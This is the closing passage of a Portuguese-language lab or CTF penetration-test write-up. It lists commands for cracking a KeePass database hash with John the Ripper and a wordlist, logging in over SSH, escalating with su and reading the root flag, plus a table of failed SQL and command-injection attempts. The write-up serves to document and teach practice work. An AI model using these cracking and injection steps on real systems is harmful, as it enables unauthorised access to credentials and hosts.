./keepass2john ~/infrastructure.kdbx > ~/keepass.hash
./john ~/keepass.hash --wordlist=/usr/share/wordlists/rockyou.txt
./john --show ~/keepass.hash
keepassxc ~/infrastructure.kdbx
```

Acesso e root

```
ssh sysadmin@<IP>
su -
whoami
id
cat /root/root.txt
```

Apêndice B - Tentativas relevantes que falharam

Tentativa	Motivação	Resultado	Conclusão
Username enumeration	Descobrir usuário válido antes de brute force	Diferenças de tempo mínimas e não confiáveis	Não utilizada
SQLi com aspas duplas	Testar outras formas de quebra da consulta	Falha de autenticação normal	Sintaxe não compatível com o sink
Command separator ;	Testar injeção direta no health check	Invalid hostname or IP address	Bloqueado por validação server-side
Double URL encoding %250A	Tentar newline codificado	%0A chegou literal ao ping	Encoding incorreto
find /home -name user.txt	Localizar flag como www-data	Sem resultado	Home de sysadmin possuía permissões restritivas
sudo -l como sysadmin	Buscar escalada trivial	Usuário fora de sudoers	Descartado
SUID/capabilities/cron	Buscar misconfiguração local	Somente entradas padrão relevantes	Sem vetor
keepass2john antigo	Extrair hash do KDBX4	Versão 40000 não suportada	Ferramenta atualizada/compilada
SSH direto como root	Usar credencial recuperada	Permission denied	Login root remoto restrito; su local funcionou

Apêndice C - Evidências e integridade

As evidências utilizadas neste relatório incluíram screenshots da aplicação, saídas de terminal, requisições HTTP, respostas do backend e arquivos de configuração visualizados durante a sessão. Para publicação em portfólio, flags, senhas e valores de credenciais foram redigidos. Em um pentest corporativo, recomenda-se registrar hash SHA-256, timestamp, origem e cadeia de custódia de cada evidência.

Fim do relatório.